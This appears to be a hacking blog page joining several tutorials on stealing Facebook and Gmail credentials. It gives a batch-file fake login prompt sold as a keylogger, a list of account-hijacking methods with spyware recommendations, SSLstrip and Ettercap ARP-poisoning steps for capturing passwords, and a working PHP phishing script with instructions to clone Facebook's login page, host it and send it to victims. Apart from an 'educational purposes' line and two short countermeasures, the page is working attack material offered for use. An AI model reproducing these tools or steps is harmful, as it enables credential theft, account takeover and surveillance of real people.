Showing posts with label Facebook Hacking. Show all posts

  https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhD3j0Z0KzB6g8gv-Xlt13rvjALknVf204xyeXagd0UIiVCcJZJzVsBS0mOPfTwjLytvsHRhiBeLFL9HfZlyq5SUFxqTt9YVbdNEAaOSCRpoVwLSkMmwnlodQk0N6oWYmCOeP8uOerg1zc/s320/ict06datasecurity.gif
How To Create [LATEST] Keylogger In Notepad 2015-2016 

What Are #Keyloggers?

A keylogger is a type of surveillance software (considered to be either software or spyware) that has the capability to record every keystrokeyou make to a log file, usually encrypted. A keylogger recorder can record instant messages, e-mail, and any information you type at any time using your keyboard. The log file created by the keylogger can then be sent to a specified receiver. Some keylogger programs will also record any e-mail addresses you use and Web site URLsyou visit.
Keyloggers, as  a surveillance tool, are often used by employers to ensure employees use work computers for business purposes only. Unfortunately, keyloggers can also be embedded in spyware allowing your information to be transmitted to an unknown third party.HOw To Create a Keylogger LATEST.

#Creating Keylogger Using Notepad 2015-2016:-

  1. First of all you need to open notepad in your windows by pressing Window button and then entering notepad.
  2. Now in notepad copy and paste the below code in it.
    @echo off

    color a
    title Login
    cls
    echo Please Enter Your Email Address And Password
    echo.
    echo.
    cd “C:\Logs”
    set /p user=Username:
    set /p pass=Password:

    echo Username=”%user%” Password=”%pass%” >> Log.txt
    start >>Program Here<<
    exit

    1

  3. Now save this file as Logs.bat in your desktop.2
  4. Now create a new folder named logs. (Note that keylogger will only work if the folder name is logs).
  5. Cut this folder and paste it into drive C:\ .
  6. Now test your file Log.bat and then after entering the Username and password open the folder in C drive and see all saved key logs there as a text file created there automatically.
  7. Thats it you are done, you have successfully created a keylogger in notepad.

So Above is All About Keylogger Tricks And Tips.How to create Keylogger Using Notepad.Hope you like this article.

Facebook is one of the most widely used social networking site with more than 750 million users, as a reason if which it has become the number 1 target of hackers, I have written a couple of post related to facebook hacking here at AS, In my previous post which I wrote in 2014 related to facebook hacking and security 4 ways on How to hack facebook password, I mentioned the top methods which were used by hackers to hack facebook accounts, however lots of things have changed in 2015, Lots of methods have went outdated or have been patched up by facebook and lots of new methods have been introduced, So in this post I will write the top 10 methods how hackers can hack facebook accounts in 2015.


10 Ways How Hackers Can Hack Facebook Accounts In 2015

So here are the top 10 methods which have been the most popular in 2015:

1. Facebook Phishing 


http://www.cyberoam.com/blogimages/Phishing_Blog.jpg

Phishing still is the most popular attack vector used for hacking facebook accounts, There are variety of methods to carry out phishing attack, In a simple phishing attacks a hacker creates a fake login page which exactly looks like the real facebook page and then asks the victim to login into that page, Once the victim logins through the fake page the victims "Email Address" and "Password" is stored in to a text file, The hacker then downloads the text file and get's his hands on the victims credentials.
I have explained the step by step phishing process in my post below:

Keylogging, according to me is the easiest way to hack a facebook password, Keylogging sometimes can be so dangerous that even a person with good knowledge of computers can fall for it. A keylogger is basically a small program which once is installed on victims computer will record every thing which victim types on his/her computer. The logs are then send back to the attacker by either FTP or directly to hackers email address. I have dedicated a half of my newest book "An introduction to keyloggers, RATS And Malware" to this topic.

Ethical Hacking Book
3. Stealers 


Almost 80% percent people use stored passwords in their browser to access the facebook, This is is quite convenient but can sometimes be extremely dangerous, Stealers are software's specially designed to capture the saved passwords stored in the victims browser, Stealers once FUD can be extremely powerful. If you want to how stealers work and how you can set up your own one?, Kindly refer the book above.


4. Session Hijacking


Session Hijacking can be often very dangerous if you are accessing Facebook on a http:// connection, In a Session Hijacking attack a hacker steals the victims browser cookie which is used to authenticate a user on a website and uses to it to access victims account, Session hijacking is widely used on Lan's. I have already written a three part series on How session hijacking works? and also a separate post on Facebook session hijacking.


5. Sidejacking With Firesheep


Sidejacking attack went common in late 2010, however it's still popular now a days, Firesheep is widely used to carry out sidejacking attacks, Firesheep only works when the attacker and victim is on the same wifi network. A sidejacking attack is basically another name for http session hijacking, but it's more targeted towards wifi users.

To know more about sidejacking attack and firesheep, read the post mentioned below:

6. Mobile Phone Hacking


Millions of Facebook users access Facebook through their mobile phones. In case the hacker can gain access to the victims mobile phone then he can probably gain access to his/her Facebook account. Their are lots of Mobile Spying softwares used to monitor a Cellphone.

The most popular Mobile Phone Spying softwares are:

1. Mobile Spy 
2. Spy Phone Gold

7. DNS Spoofing 

If both the victim and attacker are on the same network, an attacker can use a DNS spoofing attack and change the original facebook.com page to his own fake page and hence can get access to victims facebook account.


8. USB Hacking 

If an attacker has physical access to your computer, he could just insert a USB programmed with a function to automatically extract saved passwords in the browser, I have also posted related to this attack which you can read by accessing the link below:
9. Man In the Middle Attacks

If the victim and attacker are on the same lan and on a switch based network, A hacker can place himself b/w the client and the server or he could also act as a default gateway and hence capturing all the traffic in between, ARP Poisoning which is the other name for man in the middle attacks is a very broad topic and is beyond the scope of this article, We have written a couple of articles on man in the middle attacks which canb be accessed from the links mentioned below:
If you are really interested in learning how man in the middle attacks, you can view the presentation below by oxid.it.

10. Botnets 


Botnets are not commonly used for hacking facebook accounts, because of it's high setup costs, They are used to carry more advanced attacks, A botnet is basically a collection of compromised computer, The infection process is same as the keylogging, however a botnet gives you, additional options in for carrying out attacks with the compromised computer. Some of the most popular botnets include Spyeye and Zeus.


One of the most successful way of gaining information such as passwords,user ids etc in LAN (local area network) is through man in the middle attacks . I will not be going to deep into Man in the middle attacks, but in simple words it can be explained as attacker or a hacker listening to all the information sent in between the client and the server .To prevent these kind of attacks Email providers started using Hypertext Transfer Protocol Secure (HTTPS) It is a combination of the Hypertext Transfer Protocol(HTTP) with SSL (Secure socket layer )protocol to provide encrypted communication between the client and the server .So when a hacker caries out a Mimt attack the victim is cautioned with a invalid SSL Certificate


In this tutorial I will teach how to carry out a successful Mitm attack

Concept :-

We Know that HTTP (Hypertext Transfer Protocol )simply sends all the information through plain text .So if we make the victim use HTTP instead of HTTPS to connect sites like Gmail , Pay pal. we will be able to carry out a successful Mitm attack with out causing any suspicion To do this we are going to use a tool called SSL strip

Thing we Need

1. SSL strip: You can search Google for SSL strip it comes both in windows and Linux versions . I will be using the windows version in this tutorial

2. Ettercap to carry out mitm attacks

Demonstration :-

1. Open SSL strip and fill in all the required information for arpsoof, network ,ssl strip, change data .If you don’t know what to enter simply click auto check . remember to check if HTTPS to HTTP is included in Change data , finally click ok


2. Now select the victim’s IP and click open


3. Now open ettercap go to sniff -unsniffed sniffing and select your network interface and click ok


4. Now select hosts-scan hosts .Once scanning is completed .Open host list from hosts tab .Now select the IP address of the router as target 1 and the victims IP as target 2


5. Now select mitm-arp poisoning and click ok as shown


6. Finally select start-start sniffing .Now when the victim logs into gmail he will be using HTTP and not HTTPS Hence we are able to get the User id ,passwords as shown below


Counter measures:

1. whenever you perform an online transaction such as Credit card payment, Bank login or Email login always ensure that you Use HTTPS

2. Always check the SSL certificate before doing an online transaction
hack_facebook phishing_picateshackz.com


(Use for educational purposes only)

  1. Phishing is the attempt to acquire sensitive information such as usernames, passwords, and credit card details (and sometimes, indirectly, money) by masquerading as a trustworthy entity in an electronic communication.
How will this be done? You will be able to gain acess to another users facebook profile by using a method known as "phishing" 


Phishing.

What is phishing and how is it done?

Phishing is the process of directing users to enter details into a fake website that look and feel like the legitimate one. 

Basically all you are doing is getting your target to login to your fake login page and you will be sent their Facebook email and password.


STEP 1:Creating Phishing.php file :

1. Even if you don't have any knowledge of php file simply copy the following script and save it as phishing.php .

:<?php
header("Location: https://www.facebook.com/login.php");
$handle = fopen("passwords.txt", "a");
foreach($_GET as $variable => $value) {fwrite($handle, $variable);fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>


STEP 2: Creating index.html page :


1. Open the Facebook login page then, Right click>View page source and paste it in notepad and save it a
index.html


2. Open that index.html file with a Notepad and search (By pressing Ctrl+F) for : action in it and replace the highlighted part (as in the following screenshot) with phishing.php .


3. search (By pressing Ctrl+F) for : method in it and replace the highlighted part (post) with get .


4. save index.html


STEP 3: Now create a completely blank text file with name passwords.txt.

Now you have all the following three files with you :
1. phishing.php
2. index.html
3. passwords.txt


Step 4: Now you need to make a website.

I recommended you byethost because it is completely free hosting with free domain.

Go to: byethost.com  and fill out the informations needed and click on register button.


2. Now Goto your email account that you gave and confirm your account with confirmation link.
(Note the cpanel username that you got when verified with your activation link)


3. Now Go to http://panel.byethost.com  and Log into your account Cpanel.
Enter your cpanel username and password and login


4. Now when you are logged into your account then Go to File Manager under Files and log into it.


5. Now Click on the Public_html.


6 .Click on the Upload button and upload 3 files named phishing.php, index.html and passwords.txt 
(before uploading files you need to delete all the files inside  the Public_html folder)

7. After successfully uploaded 3 files click on index.html file, then your fake phishing page will open up.

You are now ready to phishing.

sent your fake login page's URL to someone via email or chatting  , when someone type their facebook email and password in your fake login page it will store to your passwords.tex file. 


The Input Data (Email and Password) will look like this.